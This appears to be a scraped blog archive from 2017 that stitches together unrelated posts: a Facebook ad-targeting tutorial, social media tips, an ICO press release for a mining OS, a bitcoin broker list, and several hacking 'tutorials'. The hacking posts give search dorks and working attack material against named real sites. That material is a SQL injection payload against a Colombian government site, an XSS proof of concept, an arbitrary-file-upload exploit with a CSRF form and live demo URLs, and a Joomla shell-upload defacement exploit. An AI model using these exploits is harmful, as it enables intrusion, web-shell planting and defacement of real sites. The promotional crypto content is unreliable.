Wednesday, December 20, 2017

Learn How To Use Facebook Event Targeting in Your Facebook Ads

#1: Target People Based on Their Connection to Your Event


The fastest way to target people who are going to your Facebook event is to include or exclude them in the Connections section of the Audience targeting setup in Ads Manager.
Facebook ad targeting connections
Click Add a Connection Type, hover over Events, and select whether you want to include or exclude people who have responded to your Facebook event.

Facebook ad targeting connections include exclude people who responded to event
After you make your selection, the Add an Event field appears below the option you selected.

Facebook ad targeting add an event
You can also select Advanced Combinations from the Add a Connection Type drop-down menu and include or exclude people who are connected to your Facebook event. You can only include or exclude people who are going to your event; you can’t target friends of people who have responded to your event.

Facebook ad targeting events advanced combinations
Click the Save This Audience button to save this audience for use in other Facebook ad campaigns. Then add a name for your audience so you can easily identify it for future ads and then click Save.

Facebook ad targeting connections save audience

#2: Base Retargeting Audiences on Three Types of Event Engagement

To get a little more specific about the people you want to target based on their engagement with your Facebook event, you can set up a custom audience for Facebook event engagement.
To create a custom audience, open the Audiences dashboard in Ads Manager.

Facebook Ads Manager open Audiences dashboard
In the Audiences dashboard, click Create Audience and select Custom Audience from the drop-down menu.

Facebook Ads Manager Audiences dashboard create custom audience
You can also create new custom audiences in Ads Manager while creating an ad. In audience targeting, click Create New under the Custom Audiences field and select Custom Audience.

Facebook Ads Manager create custom audience during ad setup
Next, select Engagement as how you want to create your audience.

Facebook Ads Manager create custom audience based on event engagement
To create this audience, choose Event.

Facebook Ads Manager create custom audience based on event engagement
You can choose to create a custom audience based on people who meet any or all of the Facebook event engagement criteria you enter.

Facebook Ads Manager create custom audience based on event engagement
Then select people who are going to or interested in your Facebook event.

Facebook Ads Manager create custom audience based on event engagement

Enter the number of days you want the event engagement custom audience to cover and choose the Facebook page you used to create your Facebook event.
Facebook Ads Manager create custom audience based on event engagement

Select one or more Facebook events. You can hover over each Facebook event to see a breakdown of the number of people who are going to or interested in the event, along with additional details from the Facebook event page.
Facebook Ads Manager create custom audience based on event engagement

Continue to include or exclude more Facebook events from other Facebook pages as needed.
Facebook Ads Manager create custom audience based on event engagement

When you’re done setting up your custom audience details, click the Show Description link above the Create Audience button to name and add a short description to your custom audience. Then click the Create Audience button.
Facebook Ads Manager create custom audience based on event engagement
You can select this custom audience in audience targeting when creating new ads in Ads Manager.

Facebook Ads Manager select custom audience in ad targeting
You can also view the audience from the Audiences dashboard. Once the audience is populated, check the box next to it and click the Create Ad button above to create a new Facebook ad campaign with your custom audience as the target.

Facebook Ads Manager create ad with custom audience

#3: Use an Offline Event Set to Retarget Attendees

Do you want to target Facebook ad campaigns to people who actually attended your event? If you collect information from people while they’re physically at your event, you can use that data to create a custom audience based on offline activity.
First, you need to create an offline event with the data you collect from attendees at your event. To do this, you must use Business Manager to manage your Facebook ad account.
Inside Business Manager, navigate to Offline Events under the Measure & Report section.

Facebook Business Manager create offline events
On the following screen, click Add Data Source and select Offline Event Set from the drop-down menu.

Facebook Business Manager create offline events
Name the data you plan to upload. For example, if you upload information from everyone who checked in for a badge or registered at the door of your latest event, name and describe the offline event set accordingly.

Facebook Business Manager create offline events

Once you’ve named and described your offline event set, click Create. Next, select the Facebook ad accounts with which you want to use this offline event set and click Next.
Facebook Business Manager create offline events
Confirm the assignment to your ad accounts in the resulting pop-up and click Done. Then click the Upload Offline Events button.

Facebook Business Manager upload offline events

On the next screen, you’ll upload the information you collected from your event attendees. Facebook’s sample data shows how your information should be formatted. While not all of the information is required, you can see everything that can be included in your offline event set CSV file on the Facebook Business support site.
Facebook offline event set csv file

Attach your CSV file and then click the Next: Map Data button.
Facebook Business Manager upload offline events

Now you’ll match the data in your CSV file with the data Facebook can work with to create your offline event set, and then click the Next: Review button.
Facebook Business Manager upload offline events
Facebook will analyze your data and let you know if there are any issues. When you’re ready, click the Start Upload button to start creating your offline event set.

Facebook Business Manager upload offline events
As Facebook compiles your data, it will use the email addresses and phone numbers you uploaded to match your customer data to Facebook audiences.
Once your offline event set is created, you can use the Create Audience drop-down menu to create a custom audience.

Facebook create custom audience from offline event
On the following screen, assign your custom audience to your ad account and select the audience type from the drop-down menu.

Facebook create custom audience from offline event
Specify the number of days to include in your custom audience, add a name for your audience, and enter an optional description. Click Submit when you’re finished.

Facebook create custom audience from offline event
Once populated, you can select this custom audience in audience targeting when creating new ads in Ads Manager.
You can also use the Audiences dashboard to create a Facebook ad campaign with your new custom audience. Check the box next to your custom audience and click the Create Ad button above.
Conclusion
As you can see, there are different ways to use Facebook events for audience targeting in a Facebook ad campaign. You can also use offline event sets and custom audiences to target actual attendees of your event if you collect and export attendee data.
source : https://www.socialmediaexaminer.com

Tuesday, December 19, 2017

Decide which social media platform(s) to use

As a beginner to social media you have to choose one or two social media platforms and concentrate on those rather than trying to work on all platforms at the same time. This is a mistake that many beginners do and at the end they quit without having any benefit.


A nice way to find out which platform is best suited to your niche is to find the influencers and analyse where they have success.

For example, find out the leaders in your niche and check out the number of Facebook fans, twitter followers, Google+ followers, Pinterest followers etc.

If they have 100,000 Facebook fans but only 1000 twitter followers then this is a good indication that FB is more suitable for your niche than twitter.

It is also a sign that you are more likely to have success with FB than twitter, so you can use your time more efficiently and engage more on FB rather than any other platform.

Colombia Government Error Based Parameter X


Fazlast Blog Share Colombia Government Error Based Parameter X
# Title: Colombia Government Error Based Parameter X
# Dork: inurl:apc-aa/admin/ site:gov.co
# Date: 14/12/2017
# Test: w10
# Credit: Informacion - Anonymous
## AdminPanel: http://www.viota-cundinamarca.gov.co/apc-aa/admin/index.php3
# p00F:
===
---

Parameter: x (GET)
    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: apc=ccx-1-&x=2625328 AND (SELECT 4094 FROM(SELECT COUNT(*),CONCAT(0x7176767171,(SELECT (ELT(4094=4094,1))),0x7171716a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)
    Vector: AND (SELECT [RANDNUM] FROM(SELECT COUNT(*),CONCAT('[DELIMITER_START]',([QUERY]),'[DELIMITER_STOP]',FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)
---
-- Demo:
# www.viota-cundinamarca.gov.co/noticias.shtml?apc=ccx-1-&x=2625328
=========================================================================
Thank's :)

WordPress Plugins FormCraft - Cross-Site Scripting Image Type

 Hello Fazlast Back, Share Tutorials Again :)
# Exploit Title: WordPress Plugins FormCraft - Cross-Site Scripting Image Type
# Google Dork: inurl:/wp-content/plugins/formcraft/
# Date: 15 December 2017 (Indonesia)
# Exploit Author: AlHikam0x
# Tested on: Ubuntu

Proof of Concept

Check blank page : https://web-target/wp-content/plugins/formcraft/php/text.php
Exploit XSS : ?text=XSS Vulnerability&bg=white&text_color=black

View image : https://blogger.googleusercontent.com/img/b/R29vZ2xl/AVvXsEhzaR6S0a7ngfAtUUsPdJyt2lslW7Zfh7Z2KLB21RZK9JTs0Y084N5Ibn9vdeDTdKjva0PzSgnUWMJscD-ymoLMspsKVnVHMvWkSADGHg8uE2IqKJSv-eY6ra5odDjAP4JuDKivwfIlL3o/s1600/Screenshot+from+2017-12-15+03-43-22.png

 Finish : https://web-target/wp-content/plugins/formcraft/php/text.php?text=qh3xu&bg=white&text_color=black
Thank's :)

Monday, December 18, 2017

New Linux-Based Os for Mining

This is a paid press release, which contains forward looking statements, and should be treated as advertising or promotional material. Bitcoin.com does not endorse nor support this product/service. Bitcoin.com is not responsible for or liable for any content, accuracy or quality within the press release.

Moscow
Bergmann Team has developed a new Linux-based OS for mining BergmannOS, that enables full control over the rigs and automatization of the cryptocurrency mining. Since December 11, 2017 during the entire period of ICO BergmannOS the participants will have access to a shippable beta version of the software complex for miners.

Already in the beta version of BergmannOS miners will be able to estimate the benefits of the main functions of the system. Users are guaranteed 24/7 real time control of the devices, auto and manual tuning of the units, autotuning of video cards (after first update), warning messages in the event of failures, reports on unites’ work, marketing quotation of crypto currencies and news from crypto world. User-friendly interface makes the usage of the system easier.

BergmannOS is a part of developing Bergmann ecosystem that unites separate instruments for the efficient work in cryptosphere. In the nearest future users will have access to a range of different programs for miners inclusive of the trade bot. Within BergmannOS a global update under the code-name Zypher is going to bring great benefits to the users of the system — an access to the Smart Mining option. The auto-mining of the most profitable currencies will be produced according to the results of the inner analyses of the data of each currency, its exchange and trade interaction, the state of the markets as a whole and other data.

Purchasing BERG tokens during the ICO users will be able to try benefits of BergmannOS even before the release of software complex for miners.

Bergmann Project
Bergmann Team has formulated the mission according to which developes its control system and other projects. The mission of Bergmann is developing the ecosystem that unites all elements of blockchain industry. Bergmann Team is committed to its goal of creating software and hardware complexes for users and businesses in the cryptosphere.
Contact Email Address
maria@bergmannos.com
Supporting Link
https://ico.bergmannos.com
This is a paid press release. Readers should do their own due diligence before taking any actions related to the promoted company or any of its affiliates or services. Bitcoin.com is not responsible, directly or indirectly, for any damage or loss caused or alleged to be caused by or in connection with the use of or reliance on any content, goods or services mentioned in the press release.

Full Explanation Of BergmannOS Linux Distro

BergmannOS is a Linux based mining operating system created by a group of professionals with extensive experience in software design and cryptocurrency mining.
The software is now ready for normal use for all basic functions. Simplifying controls, saving time and resources, improving device efficiency and stabilizing miner payments - this is the main goal that leads Bergmann's team to create BergmannOS
I do not know BergmannOS much since this distro is still new, so I try to search the internet from several sources and summarize it here for some information, for you who are curious and want to find more information can see the official website from BergmannOS at https: //ico.bergmannos.com/
Features For BergmannOSIn bagina BergmannOS feature is enough to make us interested because a lot of interesting features offer here.BergmannOS also offers a wide range of services and solutions for users and members of the cryptocurrency industry. System users will have access to:

- Remote control and monitoring of cryptocurrency mining devices via the web interface
- Original mobile interface
- Automatically optimize devices with the most affordable and profitable pool options and the most profitable currency selection on time 

- Smart subsystem for automatic GPU overclocking
- Mobile notifications about current status and any failures
- Output of statistical information and reports on the operation of the system


From BergmannOS's own team the focus to develop a projeck is still in this BETA stage to a more mature stage for the convenience of BergmannOS users. For those interested in using BergmannOS I recommend understanding how BergmannOS's work and rules exist in order to avoid any constraints and risks gained by users.

BergmannOS Verdict
The mining OS is part of the project is likely to outline the trading platform and trading bot implementation later on the roadmap which are not adequately explained. The question would arise if simultaneously focusing on such disparate implementations for which the team seems understaffed.

Plugins ImageUpload Arbitrary File Upload

FazLas this time I will give the tutorial again, here is the tutorial, please see well.
Title : Plugins ImageUpload Arbitrary File Upload
Date : 18 - 12 - 2017
Author : Alfarisi (Garuda Security Hacker)
Tested : Win 10
POC
Dork :
- inurl:/imageUpload/ intext:upload.php
- "Index Of" intext:ImageUpload
- Use Your Brain

Vuln :
- site.com/[path]/imageUpload/upload.php
"-ERR: File Format!"
"{"fileUrl": "
And Other Error

Exploit (CSRF) :
<form method="POST" action="http://www.qnazhzh1.com/skin/board/mw.basic/cheditor/imageUpload/upload.php"
enctype="multipart/form-data">
<input type="file" name="file" /><button>UPLOAD</button>
</form>

You Can Upload : .jpg, png, txt, phtml, html, php (But depending on the site is allowed or not)
File Akses ?
- site:/data/editor/yearmonth/yourfile.php or
- You Can See Shell Path :V

Demo :
http://www.kcca.org.au/skin/board/mw.basic/cheditor/imageUpload/upload.php
http://www.farmgoods.biz/cart5/plugin/editor/cheditor5.1.2/imageUpload/upload.php
http://evergreen.church/g5/plugin/editor/cheditor5/imageUpload/upload.php

Thank's, Don't Forget Share :)

Wednesday, December 13, 2017

Deface Joomla Com_fabrik Upload Shell CSRF


Fazlast This time will share exploit deface joomla com_File upload shell with csrf.
for the tutorial please see below
[+][+][+][+][+][+][+][+][+][+][+][+][+][+][+][+][+][+][+][+][+][+]
[+]
[+] $ Exploit Title : Joomla Com_fabrik Upload Shell
[+]
[+] $ Dork : inurl:index.php?option=com_fabrik
[+]
[+] $ Author: KING Zer0
[+]
[+] $ Tested : win - Linux
[+]
[+][+][+][+][+][+][+][+][+][+][+][+][+][+][+][+][+][+][+][+][+][+]
[+]
-----------------------------------------------------------|
|[+] Exploit :
|[+]
|[+]  /index.php?option=com_fabrik&format=raw&task=plugin.pluginAjax&plugin=fileupload&method=ajax_upload
|[+]
|[+]  Vuln = {"filepath":null,"uri":null}
|[+]
|[+] Csrf = <form method="POST" action="http://target.com/index.php?
|[+]          option=com_fabrik&format=raw&task=plugin.pluginAjax&plugin=fileupload&method=ajax_upload"
|[+]          enctype="multipart/form-data">
|[+]    <input type="file" name="file" /><button>Upload</button>
|[+]     </form>
|[+]
|[+]
|[+]
|[+]
|[+]
|[+] $ Your Access Shell: /patch/file.php
|[+]
-----------------------------------------------------------|
# Thanks to : Mr.Aljabar - RootNatsuhaa - 66H057in53CUR17Y - Xai Syndicate - PhantomGhost - All Defacer Indonesia

Saturday, December 9, 2017

6 Best Brokers To Invest in Bitcoin Trading 100%SAFE

Tags
What is the best brokers & Trading Platforms to invest in Bitcoin and cryptocurrencies ?
List of the top 6 online websites to buy & trade bitcoin (BTC) brokers safely and reliably:

best brokers to invest in Bitcoin Trading

Bitcoin is a digital currency that allows one to pay for and transfer securities through the Internet without having to use any type of intermediary. Bitcoin is a digital currency where transaction issuance and verification is done without the intervention of a central bank or a compensation chamber.

Whenever the Bitcoin subject comes up in any conversation, after five minutes of explanation the mandatory question is:

"Ok, and how can I Buy & trade bitcoins?"

There are three ways to get bitcoins: a) Bitcoin mining; b) Bitcoin purchases through spatialized online exchanges; c) Direct person-to-person direct in exchange for cash (Localbicoins)

If you're interested in acquiring bitcoins, either as an investment, for speculation or to use them in exchange for goods and services, the following are five bitcoin brokers & Trading Platforms that you can use to acquire them:

1) Coinbase : Buy & Trade Bitcoin with a Credit Card or Paypal.

Coinbase : Buy Trade Bitcoin with a Credit Card or Paypal

Description: Coinbase is probably the leading company of the sector. It was founded in 2012 and to this date has received USD $ 120 million in venture capital investments. Here, one can acquire bitcoins through its two services: wallet and trading.

Pro: It's a well-regulated, respected and recognised company. It has low transaction fees, as well as good technical support. It is integrated with the US banking system through ACH, which means that you can move money to and from your bank account very quickly.

Cons: Only accepts customers from some countries.
Read related post: best bitcoin investment 2018

2) Bitstamp : Bitcoin Bitcoin trading Platform (Broker)

Bitstamp : Bitcoin Bitcoin trading Platform (Broker)
Description: Bitstamp It was founded in 2011 and is one of the oldest bitcoin exchanges trading Site. To this date, it has received USD $ 15 million in investments.

Pro: Good reputation and highly respected. Has relatively low costs per transaction.

3) Kraken : Best Site to Sell, Buy and Trade Bitcoin (BTC)

Kraken : Best Site to Sell, Buy and Trade Bitcoin (BTC)
Description: Kraken It's one of the most respected in the industry. Ideal for trading. It allows one to do operations with clamping and short selling.

Pro: Highly reliable and respected. Low transaction costs.

4) OKCoin : Best Bitcoin Broker For Trading


OKCoin : Best Bitcoin Broker For Trading

Description: OKCoin Located in Hong Kong. It's attractive for traders and investors. Ideal for experienced traders.

Pro: Attractive platform for professional traders.

Read related post: Best Cryptocurrencies Cloud Mining sites

